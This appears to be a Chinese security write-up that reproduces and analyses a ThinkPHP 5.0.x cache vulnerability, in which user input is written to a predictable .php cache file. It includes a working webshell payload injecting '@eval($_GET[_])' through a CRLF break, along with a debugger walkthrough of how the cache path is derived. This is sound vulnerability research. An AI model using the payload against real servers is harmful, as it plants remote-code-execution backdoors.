目录

一、介绍

1、简介

该漏洞存在ThinkPHP的缓存类中。该类会将缓存数据通过序列化的方式，直接存储在.php文件中，攻击者通过精心构造的Payload，即可将webshell写入缓存文件。缓存文件的名字和目录均可被预测，也就是说一旦缓存目录可访问或结合任意文件包含漏洞，即可触发远程代码执行漏洞。

2、版本

```
5.0.0 <= ThinkPHP <= 5.0.10
```

3、搭建环境

```
1) 获取测试环境
composer create-project --prefer-dist topthink/think=5.0.10 ThinkPHP_5.0.10

2) 修改composer.json文件的require字段
"require": {
    "php": ">=5.4.0",
    "topthink/framework": "5.0.10"
},

3) 执行composer更新语句
composer update

4) 修改控制器内容 application/index/controller/Index.php
<?php
namespace app\index\controller;
use think\Cache;
class Index
{
    public function index()
```

```
        {
            Cache::set("name",input("get.username"));
            return 'Cache success';
        }
    }
```

4、参考链接


```
    https://github.com/hongriSec/PHP-Audit-Labs/blob/master/Part2/ThinkPHP5/ThinkPHP5%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90%E4%B9%8B%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C8.md
```

二、复现

1、Payload

```
    ?username=mochazz123%0d%0a@eval($_GET[_]);//
```

2、效果



三、分析

```
    1、传入Payload，下断点，开启Debug。
```

README.md Index.php

```php
<?php
namespace app\index\controller;
use think\Cache;
class Index
{
    public function index()
    {
        Cache::set( name: "name",input( key: "get.username"));
        return 'Cache success';
    }
}
```

2、跟进到set函数，该功能为写入缓存。可以看到这里是调用了init函数，初始化了一个set对象。

```php
/**
 * 写入缓存
 * @access public
 * @param string        $name 缓存标识
 * @param mixed         $value  存储数据
 * @param int|null      $expire  有效时间 0为永久
 * @return boolean
 */
public static function set($name, $value, $expire = null)   $expire: null
{
    self::$writeTimes++;
    return self::init()->set($name, $value, $expire);   $expire: null
}
```

3、跟进到init函数，该功能为自动初始化缓存，并在最后返回了$handler。

```php
/**
 * 自动初始化缓存
 * @access public
 * @param array         $options  配置数组
 * @return Driver
 */
public static function init(array $options = [])   $options: [0]
{
    if (is_null(self::$handler)) {
        // 自动初始化缓存
        if (!empty($options)) {
            $connect = self::connect($options);   $connect: {options => [6], handler
        } elseif ('complex' == Config::get( name: 'cache.type')) {
            $connect = self::connect(Config::get( name: 'cache.default'));
        } else {
            $connect = self::connect(Config::get( name: 'cache'));
        }
        self::$handler = $connect;   $connect: {options => [6], handler => null, tag
    }
    return self::$handler;
}
```

4、跟进到$handler绑定的File类中的set函数，该功能为写入函数操作。这里首先调用了getCacheKey函数，对缓存的文件名进行了定义，此时传入的$name值为name，也就是键值，后面会对其进行操作。

```php
/**
 * 写入缓存
 * @access public
 * @param string    $name 缓存变量名
 * @param mixed     $value  存储数据   $value: "mochazz123\r\n@eval($_GET[_]);//"
 * @param int       $expire  有效时间 0为永久
 * @return boolean
 */
public function set($name, $value, $expire = null)   $expire: 0    $name: "name"    $value: "ma
{
    if (is_null($expire)) {
        $expire = $this->options['expire'];   $expire: 0    $this: {options => [6], handler =>
    }
    $filename = $this->getCacheKey($name);   $name: "name"
```

5、跟进到getCacheKey函数，最后返回一个php文件路径。

```php
/**
 * 取得变量的存储文件名
 * @access protected
 * @param string $name 缓存变量名
 * @return string
 */
protected function getCacheKey($name)  $name: "b0\68931cc450442b63f5b3d276ea4297"
{
    $name = md5($name);   1、对键的字符 name进行md5加密
    if ($this->options['cache_subdir']) {  $this: {options => [6], handler => null, tag => null}[3]
        // 使用子目录
        $name = substr($name, offset: 0, length: 2) . DS . substr($name, offset: 2);
    }
    if ($this->options['prefix']) {
        $name = $this->options['prefix'] . DS . $name;
    }
    $filename = $this->options['path'] . $name . '.php';  $filename: "F:\Range\PhpStudy2018\PHPTutorial\WWW
    $dir      = dirname($filename);  $dir: "F:\Range\PhpStudy2018\PHPTutorial\WWW\ThinkPHP_5.0.10_RCE\runti
    if (!is_dir($dir)) {
        mkdir($dir, permissions: 0755, recursive: true);  $dir: "F:\Range\PhpStudy2018\PHPTutorial\WWW\ThinkPHP_
    }
    return $filename;  $filename: "F:\Range\PhpStudy2018\PHPTutorial\WWW\ThinkPHP_5.0.10_RCE\runtime\cache\
}
```

2、提取md5值的前2位作为目录名，提取md5值的第3位及之后的值作为文件名，进行拼接

3、在文件最后加上.php后缀，也就是以php文件进行保存

4、返回文件名

6、回到set函数中，在getCacheKey出来之后，$filename的值已经确定位缓存目录中的一个文件。接下来开始对文件内容进行了操作，首先对文件内容进行序列化（这里我们使用了%0a%0d制造了一个换行，并在下一行写入webshell），然后将序列化后的内容和webshell拼接到php语句中，最后将文件内容写入到缓存文件中。

```php
public function set($name, $value, $expire = null)  $expire: 0  $name: "name"  $value: "mochazz123\r\n@eval($_GE
{
    if (is_null($expire)) {
        $expire = $this->options['expire'];  $expire: 0  $this: {options => [6], handler => null, tag => null}[3]
    }
    $filename = $this->getCacheKey($name);  $filename: "F:\Range\PhpStudy2018\PHPTutorial\WWW\ThinkPHP_5.0.10_RCE\r
    if ($this->tag && !is_file($filename)) {  $filename: "F:\Range\PhpStudy2018\PHPTutorial\WWW\ThinkPHP_5.0.10_RCE
        $first = true;
    }
    $data = serialize($value);  $value: "mochazz123\r\n@eval($_GET[_]);//"
    if ($this->options['data_compress'] && function_exists( function: 'gzcompress')) {
        //数据压缩
        $data = gzcompress($data, level: 3);
    }
    $data   = "<?php\n//" . sprintf( format: '%012d', $expire) . $data . "\n?>";
    $result = file_put_contents($filename, $data);
    if ($result) {
        isset($first) && $this->setTagItem($filename);
        clearstatcache();
        return true;
```

1、序列化文件内容

2、将内容拼接到php语句中


3、将文件内容写入到缓存文件中

7、此时缓存文件已经写入成功，但是有三个可能存在的限制：

1）该漏洞要利用成功，需要知道缓存类设置的键名，如上文中的$name，这样才能找到webshell路径。


2）如果按照官方说明开发程序，官方的推荐是将public作为网站根目录，而webshell最终是被写入到runtime目录，所以即便写入了shell，也无法访问。

3）如果程序中有设置$this->options['prefix']的话，会采用另一种文件命名方式，也就是在md5后的文件名前面加一个目录，在没有源码的情况下，还是没有办法获得webshell的准确路径。



Cache success

四、流程图


Cache::set("name",input("get.username"));
public static function set($name, $value, $expire = null)
{
self::$writeTimes++;
return self::init()->set($name, $value, $expire);
}
public function set($name, $value, $expire = null)
{
if (is_null($expire)) {
}
$filename = $this->getCacheKey($name);
if ($this->tag && !is_file($filename)) {
}
$data = serialize($value);
if ($this->options['data_compress'] && function_exists('gzcompress')) {
//数据压缩
$data = gzcompress($data, 3);
}
$data = "<?php\n//" . sprintf('%012d', $expire) . $data . "\n?>";
$result = file_put_contents($filename, $data);
if ($result) {
} else {
}
}
protected function getCacheKey($name)
{
$name = md5($name);
if ($this->options['cache_subdir']) { // 使用子目录
$name = substr($name, 0, 2) . DS . substr($name, 2);
}
if ($this->options['prefix']) {
}
$filename = $this->options['path'] . $name . '.php';
$dir = dirname($filename);
if (!is_dir($dir)) {
}
return $filename;
}